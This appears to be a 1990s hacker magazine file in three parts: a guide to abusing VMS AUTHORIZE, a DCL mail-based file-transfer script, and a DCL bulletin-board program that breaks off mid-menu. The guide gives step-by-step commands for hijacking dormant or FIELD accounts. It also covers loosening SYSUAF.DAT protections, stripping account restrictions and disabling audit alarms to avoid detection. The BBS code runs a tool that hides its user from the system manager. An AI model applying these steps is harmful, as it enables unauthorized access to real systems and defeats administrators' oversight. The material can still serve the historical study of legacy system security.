Also keep in mind that this is just a practical guide oriented to a hacker's needs and was done to be understandable by and useable by everybody, even those who are not so familiar with VMS. That's why I included some references to VMS filesystem, privileges, etc.

AUTHORIZE:

The authorization subsystem is the one that will let you create accounts under the VMS operating system. The command you need to execute is the:

SYS$SYSTEM:AUTHORIZE.EXE

What do you need to execute that program ?

READ/WRITE PRIVS over SYSUAF.DAT
EXECUTE PRIVS over SYS$SYSTEM:AUTHORIZE.EXE

How can you check if you got all needed to start creating accounts ?

```
DIR SYS$SYSTEM:AUTHORIZE.EXE/FULL

Directory SYS$SYSROOT:[SYSEXE] <----- Directory you are listing

AUTHORIZE.EXE;1               File ID:  (2491,5,0)
Size:          164/165        Owner:    [SYSTEM] <---- Owner is Sys Manager
Created:  20-JUL-1990 08:30:34.18  <------- Creation Date of program
Revised:  17-AUG-1992 09:45:36.31 (4) <------ Last modification over program
Expires:   <None specified>    <---- No expiration, will last for ever
Backup:    <No backup recorded>
File organization:  Sequential
File attributes:    Allocation: 165, Extend: 0, Global buffer count: 0
                    No version limit, Contiguous best try
Record format:      Fixed length 512 byte records <--- record organization
Record attributes:  None
RMS attributes:     None
Journaling enabled: None
File protection:    System:RWED, Owner:RWED, Group:R, World: <---- (*)
Access Cntrl List:  None
Total of 1 file, 164/165 blocks.
```

(*) This is the field that will tell if you are authorized to execute the program. In this case if you own a privileged account you can run it. That doesn't mean that you will be able to view/modify any account found on the SYSUAF.DAT. But 95 % of the time any user can execute the AUTHORIZE program even if you don't have READ privilege on the SYS$SYSTEM directory. That means that if you do a :

DIR SYS$SYSTEM

and you find that you don't have the privilege to view the files contained in that directory you may still be able to execute the AUTHORIZATION subsystem, of course, you have a real low chance of getting the SYSUAF.DAT read or modified.

If you find that the authorize program cannot be executed a good method is to send it UUENCODED from another VAX where you *DO* have at least read access to SYS$SYSTEM:AUTHORIZE.EXE . If you are working on the X-25's you can send it via PSI mailing. If you are on the Internet, just send it using the

normal mail routing method to the user on the VAX you want the AUTHORIZE.EXE to get executed by. Once you get it just UUDECODE it and place it in your SYS$LOGIN directory and execute it!.

The authorize will work as a module, and won't try to overlay any other module to make it work correctly. If you can run the authorize you should receive :

"UAF>" prompt.

THE SYSUAF.DAT:

The SYSUAF.DAT is the most important file of the authorization subsystem. All the accounts are stored here with their :

- PASSWORDS (encrypted)
- ENVIRONMENT
- DIR
- privileges
- RIGHTS OVER THE FILES

... and more

The SYSUAF.DAT is somehow like the /etc/passwd file on Unix OS. Under UNIX you can take the password file and with an editor add yourself an account or modify an existing one without problem. Well this is not possible under VMS. You need a program that knows SYSUAF.DAT record structure (like AUTHORIZE) to take action over accounting system.

The main difference is that the SYSUAF.DAT is not a PLAIN TEXT FILE, its a binary file structured to be read only by the AUTHORIZE program. Another main difference is that is not world readable, can usually be only read from high privileged accounts or from accounts which can override system protection flags (will talk about this later).

The SYSUAF.DAT can be found in the same directory as the AUTHORIZE.EXE program, the SYS$SYSTEM. You will usually find a few versions of this file but normally with the same protections as the working one.
What can be interesting is that you can usually find files produced by the output of the LIST command (under AUTHORIZE) which can be WORLD readable where you will have all the accounts listed with the OWNER/DIR/PRIVS..etc. That will help you a lot to try to hack some accounts if you still can't run authorize. Those files are called normally: SYSUAF.LIS, and you might find more than just one of them. Of course try to get the latest one since the older ones will contain some expired/deleted accounts.

To check what privilege you have over the SYSUAF.DAT issue :

```
DIR SYS$SYSTEM:SYSUAF.DAT/FULL

Directory SYS$COMMON:[SYSEXE]
SYSUAF.DAT;1                File ID:  (228,1,0)
Size:          183/183      Owner:    [SYSTEM]
Created:  20-JUL-1990 08:30:21.50
Revised:  14-JAN-1994 03:33:27.75 (34812) <--- Last Creation/Modification
Expires:   <None specified>
Backup:    <No backup recorded>
File organization:  Indexed, Prolog: 3, Using 4 keys
                            In 3 areas
File attributes:    Allocation: 183, Extend: 3, Maximum bucket size: 3
                    Global buffer count: 0, No version limit
                    Contiguous best try
Record format:      Variable length, maximum 1412 bytes
Record attributes:  None
RMS attributes:     None
Journaling enabled: None
File protection:    System:RWED, Owner:RWED, Group:R, World: (*)
Access Cntrl List:  None

Total of 1 file, 183/183 blocks.
```

In this case, if you are under a standard user account you won't be able to READ or/and WRITE the SYSUAF.DAT. So when you will execute the AUTHORIZE program, it will quit and kick you back to shell.
IF you have World : R, you will be able to LIST/SHOW accounts.
IF you have World : RW, you will be able to CREATE/MODIFY accounts.

But if you happen to have SYSPRIV you will be able CREATE/MODIFY the SYSUAF.DAT at your pleasure! Since you can override the system protection that has been imposed over that file. Of course, if you have SETPRV privilege you have ALL privilege, and you can do whatever you want with the VAX.

Privileges needed to CREATE/MODIFY accounts :

Process privileges:
*SETPRV may set any privilege bit
Explanation: With this only you can assign yourself all the privileges you need with a SET PROC/PRIVS=ALL.

*SYSPRV may access objects via system protection
Explanation: If you have this one you will be able to read the SYSUAF.DAT.

*BYPASS may bypass all object access controls
Explanation: If you have this one you can read the SYSUAF.DAT since all the objects (ie:files) will be made accessible to you. I suggest that if you happen to have some problems, change the files access flags to let it be WORLD (you) readable/writable. So use :

```
SET FILE/PROT=(w:rwed) SYS$SYSTEM:SYSUAF.DAT
```

*READALL may read anything as the owner
Explanation: Well this is obvious, SYSUAF.DAT will be read without problems but of course you won't be able to CREATE/MODIFY accounts to your pleasure. At least you can LIST/SHOW all the accounts as deep as you want.

Entering AUTHORIZE:

Once you've executed AUTHORIZE you will receive its main prompt:

```
RUN SYS$SYSTEM:AUTHORIZE

UAF>
```

UAF stands for User Authorization File.

First of all you will first need to get a list of all the accounts on the system with some of their settings also. To do this issue the command:

```
UAF>SHOW USERS/BRIEF

       Owner          Username           UIC       Account  Privs Pri Directory

ALLIN1V24CREATED      A1$XFER_IN      [660,1]                 Normal  4 Disuser
ALLIN1V24CREATED      A1$XFER_OUT     [660,2]                 Normal  4 Disuser
JOHN_FAVORITE         JFAVORITE       [300,2]      LEDGER     Devour  4 DEV$DUA2
:[ABDURAHMAN]

IBRAHIM ALBHIR        ALBHIR           [60,111]    GOTVOT     Normal  4 DUA2:[ALB
HIR]

ALGHAMDI              ALGHAMDI        [300,1]      LEDGER     Normal  4 DUA2:[ALG
HAMDI]

ALHAJAJ               ALHAJAJ         [325,3]      BUDGET     Devour  4 GOTDEV$DU
A2
```

Explanation:

1) Owner: Owner of the account

2) Username: This is the guy's login name

3) UIC: User Identification Code. This serves to the OS to recognize you and
rights you have over files, directory, etc.

4) Account: This is to let the operator know what the group is
that owns/manages the account.

5) Pri: don't worry about it.

6) Directory: This is the account HOME directory. Where the owner of the
account will work on.

After you have captured the output of the SHOW command you can start
trying to create yourself some accounts by modifying some already existing
ones (which I suggest strongly).

To create an account issue the following command :

```
CREATE JOHN/DIR=JOHNS_DIR/DEVICE=SYS$USER/PASSWORD=JOHNS_PASSWORD
/ACCESS=(DIALUP,NETWORK)/PRIVS=(NETMBX,TMPMBX)/DEFPRIVS=(NETMBX,TMPMBX)
/ACCOUNT=USERS/OWNER=JOHN
```

Effects of this command:

Will create a user called JOHN which will log under the JOHNS_DIR directory,
who will have just normal user privileges (TMPMBX/NETMBX) who, when listed,
will appear to be as part of the group name USERS and the account's owner
will be JOHN.

After you issue this command a NEW UIC will be added to the RIGHTSLIST.DAT
file being assigned to your user.

Explanation:

DIR: can be any directory name you saw on the system. Of course if you are
not using all the privileges, check that its READ/WRITE-able
so you won't have problems at login.

DEVICE: is where the DIR can be found. That means that you have to tell in
which physical/logical device that directory will be found. Since VAXes will
have at least 1 or 2 magnetic supports you must say on which one the directory
can be found. Normally they already have some logical names assigned like
SYS$USER,SYS$SYSTEM,SYS$SPECIFIC,SYS$MANAGER, etc.

PASSWORD: is the password you want for the account which will never be shown
to anyone, so use whatever one you like.

ACCESS: tells the system from where you will authorize logins for this
account. For example I'm sure you've seen this message:

```
Username: BACKUP
Password:
Cannot login from this source.
```

Well this is the result of an account being setup with the DIALUP flags in
the access field as NODIALUP.

So if u want to give the account all kind of access just use :
ACCESS=ALL

and this will authorize all login sources for the account.

PRIVS: will setup the privileges on the named account. If you just want it
to be a normal user account use TMPMBX,NETMBX. If you want it to be
a super-user account you can use ALL. But this is not the right way
if you don't want your account to get discovered fast.

Valid Process privileges:

```
 CMKRNL              may change mode to kernel
 CMEXEC              may change mode to exec
 SYSNAM              may insert in system logical name table
 GRPNAM              may insert in group logical name table
 ALLSPOOL            may allocate spooled device
 DETACH              may create detached processes
 DIAGNOSE            may diagnose devices
 LOG_IO              may do logical i/o
 GROUP               may affect other processes in same group
 ACNT                may suppress accounting messages
 PRMCEB              may create permanent common event clusters
 PRMMBX              may create permanent mailbox
 PSWAPM              may change process swap mode
 ALTPRI              may set any priority value
 SETPRV              may set any privilege bit
 TMPMBX              may create temporary mailbox
 WORLD               may affect other processes in the world
 MOUNT               may execute mount acp function
 OPER                may perform operator functions
 EXQUOTA             may exceed disk quota
 NETMBX              may create network device
 VOLPRO              may override volume protection
 PHY_IO              may do physical i/o
 BUGCHK              may make bug check log entries
 PRMGBL              may create permanent global sections
 SYSGBL              may create system wide global sections
 PFNMAP              may map to specific physical pages
 SHMEM               may create/delete objects in shared memory
 SYSPRV              may access objects via system protection
 BYPASS              may bypass all object access controls
 SYSLCK              may lock system wide resources
 SHARE               may assign channels to non-shared devices
 GRPPRV              may access group objects via system protection
 READALL             may read anything as the owner
 SECURITY            may perform security functions
```

Check the last section on tips on creating accounts.

ACCOUNT: this is pretty useless and is just for displaying purposes at the SHOW USER under authorize.

OWNER: This field is also used just at SHOW time but keep in mind to use an owner that won't catch the eye of the system manager.

You can use the MODIFY command the ame as you used the CREATE. The only difference is that no account will be created but ALL types of modifications will affect the specified account.

You can use the LIST command to produce an output of the accounts to a file. Use this command as you use the SHOW one.

Of course, the authorize sub-system is so huge you can actually set hours of login for users, expirations, disk quotas, etc., but this is not the purpose of this article.

Tips to create accounts:

First of all, what I suggest strongly is to MODIFY accounts not to CREATE new ones. Why this? Well, new account names can jump out at the operator and he will kick you off the system very soon.

The best way I think is to get a non-used account, change its privileges and change the password and use it!.

First of all try to find a never-logged account or at least one account whose last log comes from few months ago. From the UAF prompt just do a SH USER/FULL and check out the dates that appear in the *Last Login* record. If this happens to be a very old one then it can be marked as valid to take control of. Of course you have to find a non used account since you will have to change the account's password.

Check the flags field also. This flags can really bother you:

```
                          Captive     (worst one!)
                          Ctly        (ctrl-y deactivated)
                          Restricted  (OS does more checks than normal)
                          DisUser     (ACCOUNT IS NOT ENABLED!!!)
```

I suggest you take out all the flag's fields.
just issue: MODIFY JOHN/FLAGS=(NOCAPTIVE,NOCTLY,NORESTRICED,NODISUSER)
If you find an account that is DisUser I suggest not to own it since the DisUser flags will take on when listing the accounts. If system manager sees an account that was OFF now ON..well it's a bit suspicious don't you think ?

Check if the FIELD account is being used. If not own this one since it already has ALL privileges and will not look suspicious at all. Just change its password. (FIELD is the account normally used by Digital Engineers to check the VAX).

Remember to check also that DIALUP access is permitted or you won't be able to login your account.

Once you've chosen the perfect account you can now change its password.
Issue: MODIFY JOHN/PASSWORD=MY_PASSWORD. (John is the account name you found)

After you finished just type CTRL-Z and to exit. If you happen to logoff without exiting AUTHORIZE, don't worry. Changes to SYSUAF.DAT are done instantly when the command finishes its execution.

One other advice, under SHELL if you happen to have SECURITY privilege
Issue: SET AUDIT/ALARM/DISABLE=(AUTHORIZE)

If you don't do this, each time you run AUTHORIZE, modified accounts will be logged into OPERATOR.LOG so remember to do so.

After playing a bit with AUTHORIZE you won't have much problems understanding it. Hope you have PHUN! ;-)

```
$ ! FACILITY: Mailback     (MAILBACK.COM)
$ !
$ ! ABSTRACT: VAXVMS to VAXVMS file transfer, using the VAX/PSI_MAIL
$ !           utility of VAXPSI, over an X.25 link.
$ !
$ ! ENVIRONMENT: VAX/VMS operating system.
$ !
$! ------------------------------------------------------------------
$ saved_verify := 'f$verify(0)'
$ set noon
$ ws = "write sys$output"
$ ws ""
$ ws "   MAILBACK transfer utility V1.0 (via Backup and PSI_Mail) 21-May-1990"
$ ws ""
$!
$ if f$logical("debug").nes."" then set verify
$ ask_p1:
$ if P1.eqs."" then read/prompt="MailBack> Send or Receive (S/R) : " -
                    sys$command P1
$ P1 = f$edit(P1, "UPCASE,COMPRESS,TRIM")
$!
$!
$ if P1.EQS."" then exit 1+0*f$verify(saved_verify)
$ if P1.EQS."R" then goto receive_file
$ if P1.nes."S" then goto ask_P1
$! ------------------------------------------------------------------
$!
$! Sending File(s)
$! ===============
```

```
$ if P2.eqs. "" then -
     read/prompt="MailBack> Recipient mail address (PSI%nnn::user) : " -
     sys$command P2
$ if P2.eqs."" then exit 1+0*f$verify(saved_verify)
$!
$!
$ if P3.eqs."" then read/prompt="MailBack> File(s) : " sys$command P3
$!
$ ws "MailBack> ... Backuping the file(s) ..."
$ Backup/nolog 'P3' sys$scratch:mailbck.tmp/sav/block=2048
$!
$ ws "MailBack> ... Converting format ..."
$ convert/fdl=sys$input sys$scratch:mailbck.tmp sys$scratch:mailbck.tmp
record
 carriage_control carriage_return
$!
$ ws "MailBack> ... Sending a (PSI_)mail ..."
$ on warning then goto error_sending
$ mail/subject="MAILBACK Backup-File" -
      /noself sys$scratch:mailbck.tmp 'P2'
$ ws "MailBack> ... SEND command SUCCESSfully completed."
$!
$ fin_send:
$ delete = "delete"
$ delete/nolog/noconfirm sys$scratch:mailbck.tmp;,;
$ exit  1+0*f$verify(saved_verify)
$!
$ Error_sending:
$ ws "MailBack> Error detected while sending the mail ; ..."
$ ws "MailBack> ... Fix the problem, then retry the whole procedure."
$ goto fin_send
$! ----------------------------------------------------------------------
$!
$! Inbound File(s) Processing
$! ==========================
$receive_file:
$!
$ if P2.eqs."" then -
     read/prompt="MailBack> Destination directory (<CR>= []) : " sys$command P2
$ if P2.eqs."" then p2 ="[]"
$!
$!
$!
$ if P3.eqs."" then -
     read/prompt="MailBack> Mail file (<CR>= default mail file) : " -
     sys$command P3
$ gosub build_file
$ ws "MailBack> ... Extracting a (PSI_)mail from the NEWMAIL folder ..."
$ define/exec sys$output nl:            ! ped 18-May-90 (wipe out mail displays)

$ if P3.eqs."" then goto normal_get
$ define/nolog new_mail_file 'p3'
$ define/user sys$command sys$input
$ set message/nofacility/noseverity/notext/noident
$ mail
set file new_mail_file
select NEWMAIL
sear MAILBACK Backup-File
extract/NOHEADER out_file
$ deassign new_mail_file
$ goto clean
$ if P3.nes."" then p2 ="[]"
$!
$!
$ normal_get:
$ define/user sys$command sys$input
$ set message/nofacility/noseverity/notext/noident
$ mail
select NEWMAIL
sear MAILBACK Backup-File
```

```
extract/NOHEADER out_file
$!
$ clean:
$ deassign sys$output                              !
$ set message/facility/severity/text/ident
$ if f$search("out_file") .eqs. "" then goto nomessage
$ on warning then goto error_conv
$ ws "MailBack> ... Converting format ..."
$ convert/fdl=sys$input out_file out_file /pad=%x00
 record
 format fixed
 carriage_control none
 size 2048
$!
$ ws "MailBack> ... Restoring file(s) from the backup saveset ..."
$ on warning then goto error_back
$ backup/nolog out_file/save 'P2'*.*
$!
$ delete = "delete"
$ delete/nolog/noconfirm  'file';;;
$ ws "MailBack> ... RECEIVE command SUCCESSfully completed."
$!
$ finish_r:
$ deassign out_file
$ exit  1+0*f$verify(saved_verify)
$! ----------------------------------------------------------------------
$ error_conv:
$ ws "MailBack> " + -
     "An error occurred during the fdl convert of the extracted mail ;"
$ ws "MailBack> ... the file ''file' corresponds to " + -
$ ws "MailBack> ... the message extracted from Mail."
$ goto finish_r
$!
$ error_back:
$ ws "MailBack> An error occurred during the file restore phase with BACKUP ;"
$ ws "MailBack> ... the file ''file' corresponds to "
$ ws "MailBack> " + -
     "... the  message extracted from Mail, converted as a backup Saveset."
$ delete/nolog/noconfirm  'file';-1
$ goto finish_r
$!
$ nomessage:
$ ws "MailBack> No mail message has been found in the NEWMAIL folder."
$ goto finish_r
$!
$Build_file:                    ! Build a unique (temporary) file_name
$file = "sys$scratch:mail_" + f$cvtime(f$time(),,"month")+ -
f$cvtime(f$time(),,"day") + f$cvtime(f$time(),,"hour")+ -
f$cvtime(f$time(),,"minute")+ f$cvtime(f$time(),,"second") + ".tmp"
$define/nolog out_file 'file'
$return
```

==Phrack Magazine==

Volume Five, Issue Forty-Five, File 16 of 28

****

DCL BBS PROGRAM

-------cut here-------cut here------cut here------cut here------cut here------

```
$ !!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
$ ! Well, this is just a little bbs program, a skeleton on wich u can work,    !
$ ! add stuff, subroutines, and so on.                                         !
$ ! I am SURE there are bugs, anyway the only I use to know 'till now is in    !
$ ! the editor, where anything u write after a "!" will not be saved           !
$ ! If sumbody wants to help/cooperate/exchange ideas about this program and/or!
$ ! any Dcl stuff/trick, just write at:                                        !
$ ! SSGRR@pol88a.polito.it   for internet e-mail                               !
$ ! (0) 22221122878::SSGRR   for PSI MAIL                                      !
$ ! Mbx RAOUL on Qsd chat system, x.25 nua (0) 208057040540                    !
$ ! ANY kind of help and suggestion will be accepted !                         !
$ ! ANY kind of cooperation with SERIOUS italian and/or european hackers,      !
$ ! especially concerning x.25 networks, vax/vms, unix, cisco systems will be  !
$ ! appreciated.                                                               !
$ !                                                                           !
$ !                              Raoul / SferraNet Inc.  for Phrack Magazine   !
$ ! Many thanks to: Nobody. I usually work on my own.                          !
$ !                                                                           !
$ !                                                                           !
$ ! Remember to add the files the program requires, such as:                  !
$ ! INVI.EXE                                                                  !
$ ! goodbye.txt                                                               !
$ ! files.txt                                                                 !
$ ! etc.....                                                                  !
$ ! And remember to create the subdirectories the program requires, AND to    !
$ ! create a [bbs] directory, otherwise to rename [bbs] string, in this       !
$ ! program, to a different name.                                             !
$ !                                                                           !
$ ! I am sorry if program documentation is poor, but this program is mainly   !
$ ! intended as a skeleton for future developments.                           !
$ ! I swear next time it will came up with a installation.com file :)         !
$ !                                                                           !
$ !!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
$! BBS PROGRAM RELEASE 2.0
$! ADDED CALL FUNCTION TO SPEED UP PROCESSES
$! LAST MODIFIED ON 15/10/1993 BY RAOUL/SFERRANET
$! BBS PROGRAM
$! Coded By Raoul/SferraNet
$!
$! Featuring:
$! Internal Mbx option
$! Kermit (Vms default) and Zmodem download protocols options
$! internal editor
$! password change option
$! logs of dtes, calls source etc
$! "post a banner" option
$ ! "BBS" account requires:
$ ! Privileges: NETMBX, TMPMBX, CMKRNL
$ ! Defprivileges: NETMBX, TMPMBX, CMKRNL
$ ! Flags: disnewmail, disctly, restricted
$ !!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
$ !This next 3 lines put away error messages ( remove it when testing the
$ !program, so that you will be able to see wich errors you are getting
$ set messa /nofac
$ set messa /notext
$ set messa /nosev
$ !!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
$ ! Defines CLS
$ ESC[0,8] = 27
$ CLC == ESC+"[H"+ESC+"[J"
```

```
$ cls := "write sys$output CLC"
$ !!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
$!define user's terminal
$ ! here we check what kind of terminal user has, knowing that for Vms
$ ! a good graphic mode will be from VT100 on, using this list:
$ ! unknown = 0
$ ! VT52    = 64
$ ! VT100   = 96
$ ! VT101   = 97
$ ! VT102   = 98
$ ! VT105   = 99
$ ! VT125   = 100
$ ! VT200   = 110
$ !!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
$ cls
$ write sys$output " Checking Terminal Type....Please Wait...."
$ set terminal /inquire
$ ttype = f$getdvi("SYS$COMMAND", "DEVTYPE")
$ if ttype .ge. 96
$ then
$   vt100_flag = 1
$ else
$   vt100_flag = 0
$ endif
$!
$ if vt100_flag .eq. 1
$ then
$ !!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
$! This is a list of escape sequences definitions
$   reverse      == ESC+"[7m" ! turns on inverse video attribute
$   blink        == ESC+"[5m" ! turns on blinking attribute
$   blankfromtop == ESC+"[1J" ! blanks screen from top to cursor
$   blankline    == ESC+"[2K" ! blanks current line
$   blankendline == ESC+"[0K" ! blanks from cursor to end of line
$   normal       == ESC+"[0m" ! Resets to normal video attribute
$   bold         == ESC+"[1m" ! turns on Bold attribute
$   underline    == ESC+"[4m" ! turns on underline attribute
$ !!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
$   write sys$output reverse
$   write sys$output blink
$   write sys$output " Your Terminal Is DEC-VTxxx Series Compatible ! "
$   write sys$output " This Will Help You To Get even MORE&MORE From This Bbs ! "
$   write sys$output normal
$   wait 0:00:03
$ else
$   write sys$output " Sorry, Your Terminal Isn't DEC-VTxxx Series Compatible "
$   write sys$output " "
$   write sys$output " Try to Get a Better Emulation Next Time Dude!!! "
$   wait 0:00:05
$   cls
$ endif
$ !!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
$! USER.COM VERSION 1.0 BETA
$ on error then goto nouser
$ on severe_error then goto nouser
$ in  := "inquire /nopunctuation"
$ out := "write sys$output"
$ user:
$ cls
$ out " "
$ out "  ** Sferra Bbs Logon ** (C) 1993 Raoul / SferraNet Inc. "
$ out " "
$ in usr  "Username: "
$ if usr .eqs. "" then goto user
$ if usr .eqs. " " then goto user
$ open /read mailfile [bbs]'usr'.mail /error=nouser
$ set term/noecho
$ in pass "Password: "
$ set term/echo
$ read mailfile pw
```

```
$ close mailfile
$ if pw .eqs. pass then goto bbs
$ out " "
$ out "Wrong Password."
$ wrong:
$ out " "
$ in test "Retry or Login as a New User ? (R/N) "
$ if test .eqs. "N" then goto newusr
$ cls
$ goto user
$ goto bbs
$ nouser:
$ out " "
$ out " User ''usr' Not Found In Users File "
$ out " "
$ wait 0:00:02
$ goto wrong
$!% author Raoul/SferraNet
$!% language DCL
$! Bbs program for Vax/Vms
$!
$ bbs:
$ cls
$ type [bbs]welcome.txt
$ wait 00:00:04
$ user == usr
$ tt == f$getdvi("TT","DEVNAM")!-"-"
$! l1 == f$locate(":",TT)
$! l1 == l1 -1
$ device == tt
$ start == f$cvtime(,,"time")
$ !!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
$ ! Here we show user bbs in full mode, to get his/her dte, inet address or
$ ! Decnet node, and put it in a file, then we run invisible.exe to
$ ! make the user "BBS" invisible
$ !!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
$ sh u bbs /f /out=[bbs]'user'.dte
$ open/append output_file [bbs]users.dat
$ write output_file "Bbs Users Log on: ",F$time()
$ write output_file "User: ''user' connected on ''device' at ''start'"
$ close output_file
$ !!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
$! Here we run INVI.EXE, to get invisible at a sh users command, and to avoid
$! System Manager to detect the bbs user
$ !!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
$ run [bbs]invi.exe;1
$ errcheck:
$ on control_p then goto mainmenu
$ on control_y then goto mainmenu
$ on control_t then goto mainmenu
$ on control_c then goto mainmenu
$ on error then goto mainmenu
$ on severe_error then goto mainmenu
$ on warning then goto mainmenu
$ write sys$output " "
$ out reverse
$ write sys$output "           Welcome To <BBS NAME>         "
$ out normal
$ write sys$output " "
$ out blink
$ write sys$output "           Running on a Vax/Vms <VMS VERSION>"
$ out normal
$ write sys$output " "
$ out reverse
$ write sys$output "          You are connected on line ''device' at ''start'  "
$ out normal
$ write sys$output " "
$ out blink
$ write sys$output "           Please Wait...   "
$ out normal
```

```
$ wait 0:00:05
$ cls
$ write sys$output " User ''user' connected on ''device' at ''start' "
$ write sys$output " "
$ out reverse
$ write sys$output "           PLEASE POST ME A MESSAGE "
$ out normal
$ write sys$output " "
$ write sys$output "   IF U FIND ANY BUGS OR HAVE ANY SUGGESTION"
$ wait 0:00:02
$ cls
$ write sys$output " "
$ write sys$output " *** Banner Message *** Read it or Die ! *** "
$ write sys$output " "
$ type [bbs]banner.txt
$ write sys$output " "
$ inquire /nopunct banner "Press [ENTER] To Continue..."
$ mainmenu:
$ cls
$ write sys$output " "
$ write sys$output "                          HackTown Bbs   "
$ write sys$output "                      "
$ write sys$output "                           Main Menu                "
$ write sys$output "  "
$ write sys$output " "
$ write sys$output " "
$ write sys$output " "
$ write sys$output "                          [F] Files Area "
$ write sys$output "                          [M] Mailboxes Area "
$ write sys$output "                          [I] Informations About This System "
$ write sys$output "                          [B] Leave a Banner
$ write sys$output "                          [U] List Users "
$ write sys$output "                          [P] Post a Message To SysOp "
$ write sys$output "                          [L] Logout "
$ write sys$output " "
$ write sys$output " "
$ inquire topmenu "(F,M,I,B,P,L)==>"
$ if topmenu .eqs. "L" then goto L
$ if topmenu .eqs. "F" then goto F
$ if topmenu .eqs. "I" then goto I
$ if topmenu .eqs. "P" then goto P
$ if topmenu .eqs. "M" then goto M
$ if topmenu .eqs. "U" then goto U
$ if topmenu .eqs. "B" then goto B
$ if topmenu .eqs. "" then goto mainmenu
$ if topmenu .eqs. " " then goto mainmenu
$ goto mainmenu
$! Banner Message
$ B:
$ cls
$ write sys$output " Editing Banner! End With a Dot (.) "
$ write sys$output " Notice: Pirating or Incorrects Messages Will Be "
$ write sys$output " Accepted...Don't Be Clean! ;) "
$ write sys$output "
$ del [bbs]banner.txt;* /nolog
$ open/write banner_file [bbs]banner.txt
$ write banner_file " Banner Message From user ''usr' Posted at ''start' "
$ write banner_file " "
$ write banner_file "************************************************************"
$ line=1
$ more:
$ inquire /nopunctu text "''line': "
$ if text .eqs. "." then goto endbanner
$ write banner_file text
$ line=line+1
$ goto more
$ write banner_file "************************************************************"
$ close banner_file
$ write sys$output " "
$ write sys$output " Banner Saved! "
```

```
$ wait 0:00:02
$ goto mainmenu
$!
$ U:
$ cls
$ type [bbs]users.lis
$ write sys$output " "
$ write sys$output " "
$ inquire /nopunctuation komodo "                              Press [ENTER] To Continue...
"
$ goto mainmenu
$!
$ L:
$ goto bbsbye
$ logout/full
$!
$!
$! option F
$!
$ F:
$ write sys$output " "
$ write sys$output " "
$ cls
$ write sys$output " "
$ write sys$output "                              Files Menu "
$ write sys$output " "
$ write sys$output "                              [1]  List files "
$ write sys$output "                              [2]  Type a file "
$ write sys$output "                              [3]  Download a file "
$ write sys$output "                              [4]  Upload a file "
$ write sys$output "                              [5]  Go back to main menu "
$ inquire files "(1,2,3,4,5)==>"
$ if files .eqs. "1" then goto 1
$ if files .eqs. "2" then goto 2
$ if files .eqs. "3" then goto 3
$ if files .eqs. "4" then goto 4
$ if files .eqs. "5" then goto 5
$ if files .eqs. "" then goto F
$ if files .eqs. " " then goto F
$ goto F
$!
$ 1:
$ goto fileslist
$ inquire/nopunct tasto "Press [ENTER] to continue..."
$ goto F
$!
$ 2:
$ write sys$output "U can’t type files such as .ZIP .EXE .ARJ etc..."
$ inquire file "File to type ? "
$ if file .eqs. "" then goto f
$ if file .eqs " " then goto f
$ if file .eqs. "login.com" then goto F
$ inquire page "do you want the file to be typed with or without page pause ? (A/B) "
$ cls
$ if page .eqs "a" then goto nopage
$ if page .eqs. "b" then goto page
$ goto 2
$ page:
$ type [bbs]’file’ /nopage
$ inquire/nopunct tasto "Press [ENTER] to continue..."
$ cls
$ goto F
$!
$ nopage:
$ type [bbs]’file’ /page
$ inquire/nopunct tasto " Press [ENTER] to continue..."
$ cls
$ goto F
$!
$ 3:
```

```
$ cls
$ write sys$output " "
$ inquire dl "File to download ?  "
$ inquire protocol "Protocol ? (Z=Zmodem, K=Kermit) "
$ if protocol .eqs. "z" then goto zmodem
$ if protocol .eqs. "k" then goto kermit
$ goto F
$ kermit:
$ if dl .eqs. "" then goto F
$ if dl .eqs. "login.com" then goto F
$ if dl .eqs. "bbs.com" then goto F
$ mcr kermit send [bbs.files]'dl'
$ exit
$ goto F
$!
$ zmodem:
$ !!!!! Put here your zmodem program download string, etc
$!
$ goto F
$!
$ 4:
$ cls
$ write sys$output " "
$ out blink
$ write sys$output " Thanks for your upload! "
$ out normal
$ out reverse
$ write sys$output " Default transfer protocol is Kermit "
$ out normal
$ inquire ul "File to upload ?  "
$ if ul .eqs. "" then goto F
$ if ul .eqs. "login.com" then goto F
$ if ul .eqs. "bbs.com" then goto F
$ mcr kermit rec [bbs.files]'ul'
$ exit
$ open/append [bbs.files]files.txt
$ write [bbs.files]files.txt "File ''ul' sent by ''user' at ''start' on ''device' "
$ close [bbs.files]files.txt
$ inquire desc " Please type a short description for your file "
$ open/append [bbs.files]files.txt
$ write  'desc'' [bbs.files]files.txt
$ write [bbs.files]files.txt "------------------------------------------------------------
-----------"
$ close [bbs.files]files.txt
$ goto F
$!
$ 5:
$ goto mainmenu
$!
$ M:
$ cls
$ write sys$output "                    MailBox Menu   "
$ write sys$output " "
$ write sys$output " "
$ write sys$output "                     [S] Send a Message "
$ write sys$output "                     [R] Read Messages in Your Mailbox "
